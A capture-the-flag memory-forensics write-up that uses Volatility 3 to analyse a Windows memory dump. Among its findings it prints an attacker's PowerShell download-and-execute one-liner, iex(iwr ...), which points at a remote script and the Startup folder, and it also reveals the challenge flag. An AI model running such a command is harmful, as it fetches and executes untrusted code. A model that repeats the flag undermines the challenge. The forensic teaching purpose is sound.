320     csrss.exe       0x281900        NUMBER_OF_PROCESSORS    1
320     csrss.exe       0x281900        OS      Windows_NT
320     csrss.exe       0x281900        Path    C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\
320     csrss.exe       0x281900        PATHEXT .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
320     csrss.exe       0x281900        PROCESSOR_ARCHITECTURE  AMD64
320     csrss.exe       0x281900        PROCESSOR_IDENTIFIER    Intel64 Family 6 Model 158 Stepping 13, GenuineIntel
320     csrss.exe       0x281900        PROCESSOR_LEVEL 6
320     csrss.exe       0x281900        PROCESSOR_REVISION      9e0d
320     csrss.exe       0x281900        PSModulePath    C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
320     csrss.exe       0x281900        SystemDrive     C:
320     csrss.exe       0x281900        SystemRoot      C:\Windows
320     csrss.exe       0x281900        TEMP    C:\Windows\TEMP
320     csrss.exe       0x281900        TMP     C:\Windows\TEMP
320     csrss.exe       0x281900        USERNAME        SYSTEM
320     csrss.exe       0x281900        windir  C:\Windows
320     csrss.exe       0x281900        windows_tracing_flags   3
320     csrss.exe       0x281900        windows_tracing_logfile C:\BVTBin\Tests\installpackage\csilogfile.log
360     wininit.exe     0x1b1900        ALLUSERSPROFILE C:\ProgramData
360     wininit.exe     0x1b1900        CommonProgramFiles      C:\Program Files\Common Files
360     wininit.exe     0x1b1900        CommonProgramFiles(x86) C:\Program Files (x86)\Common Files
360     wininit.exe     0x1b1900        CommonProgramW6432      C:\Program Files\Common Files
360     wininit.exe     0x1b1900        COMPUTERNAME    WIN-LQS146OE2S1
360     wininit.exe     0x1b1900        ComSpec C:\Windows\system32\cmd.exe
360     wininit.exe     0x1b1900        FP_NO_HOST_CHECK        NO
360     wininit.exe     0x1b1900        NUMBER_OF_PROCESSORS    1
360     wininit.exe     0x1b1900        OS      Windows_NT
360     wininit.exe     0x1b1900        Path    C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\
360     wininit.exe     0x1b1900        PATHEXT .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
360     wininit.exe     0x1b1900        PROCESSOR_ARCHITECTURE  AMD64
360     wininit.exe     0x1b1900        PROCESSOR_IDENTIFIER    Intel64 Family 6 Model 158 Stepping 13, GenuineIntel
360     wininit.exe     0x1b1900        PROCESSOR_LEVEL 6
360     wininit.exe     0x1b1900        PROCESSOR_REVISION      9e0d
360     wininit.exe     0x1b1900        ProgramData     C:\ProgramData
```

- **Plugin**: `windows.envars`
- **Purpose**: Extracts environment variables from each process's memory.
- **Why it matters**: Reveals user context, system paths, processor info, and potential attacker footprints.

Dump the process memory (`windows.memmap --dump`)

Command

```
python3 vol.py -f WIN-LQS146OE2S1-20201027-142607.raw -p 1640 windows.memmap --dump
```



- **Plugin**: `windows.memmap`
- **Purpose**: Displays memory mappings for a specific process (here, `cmd.exe`).
- **Why it matters**: Helps identify loaded modules, injected code, and memory regions worth extracting or scanning.
  • Process memory contains the console buffers and in-memory strings the attacker typed or loaded. Dumping pages gives you a local file you can search safely.

Search the dump for suspicious strings

Command

```
strings pid.1640.dmp | grep -iE "HTB|flag|base64|powershell|http|whoami|curl"
```


Why

- `strings` extracts printable text from binary pages. Grep for likely artifacts (PowerShell, URLs, base64, flags).

What we found in class

- A PowerShell one-liner:

  `iex(iwr "http%3A%2F%2Fbit.ly%2FSFRCe1cxTmQwd3NfZjByM05zMUNTXzNIP30%3D.ps1") Menu\Programs\Startup\3usy12fv.ps1`



decode the base 64

BOOM THATS OUR FLAG!

- Evidence: memory dump `WIN-LQS146OE2S1-20201027-142607.raw`.
- Tool: **Volatility 3** (example run: `Volatility 3 Framework 2.27.0`).
- Key finding: attacker used a command prompt which ran a PowerShell one-liner that downloaded a script. The script filename contained a Base64 string which decodes to the flag.
- Flag: `HTB{W1Nd0ws_f0r3Ns1CS_3H?}`